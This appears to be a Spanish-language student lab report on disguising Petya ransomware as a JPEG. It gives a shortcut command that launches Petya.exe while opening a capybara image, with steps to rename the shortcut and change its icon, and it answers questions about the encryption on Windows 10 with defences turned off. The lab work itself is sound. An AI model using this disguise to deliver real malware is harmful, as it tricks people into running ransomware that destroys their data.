
"C:\Users\Equipo\Documents\Imagen_Ransomware\Petya.exe" && start ""

"C:\Users\Equipo\Documents\Imagen_Ransomware\Mini_Capibara.jpg"





Damos en siguiente y colocamos el siguiente nombre para el acceso directo

"Mini_Capibara.jpg"





Lo que haremos ahora es cambiar el icono del acceso directo, click derecho y propiedades sobre el archivo ejecutable y seleccionamos el icono el predefinido de una imagen buscando en “examinar”





Ejecutamos y vemos que sucede





1. ¿Se ejecutó correctamente el ransomware en Windows 10?

El ransomware si se ejecutó correctamente, aunque al momento de su ejecución hubo una pequeña protección mediante la pantalla azul, aunque esta no sirvió de nada

2. ¿El sistema se encriptó o hubo alguna protección activa que lo impidió?

La pequeña pantallita azul trató de impedirlo, pero no fue suficiente, y se encriptó

3. ¿Hubo diferencias notables en comparación con Windows 7?

Solamente esa pantalla azul, debido a que se desactivó todas las medidas de seguridad de Windows (Defender, Firewall, UAC) en Windows 10

4. ¿Explique que sucede si abre el acceso directo como modo administrador?

Sucedía lo mismo que abriéndolo de manera normal, tuvo un daño total, recuperación casi imposible (elimina backups del sistema)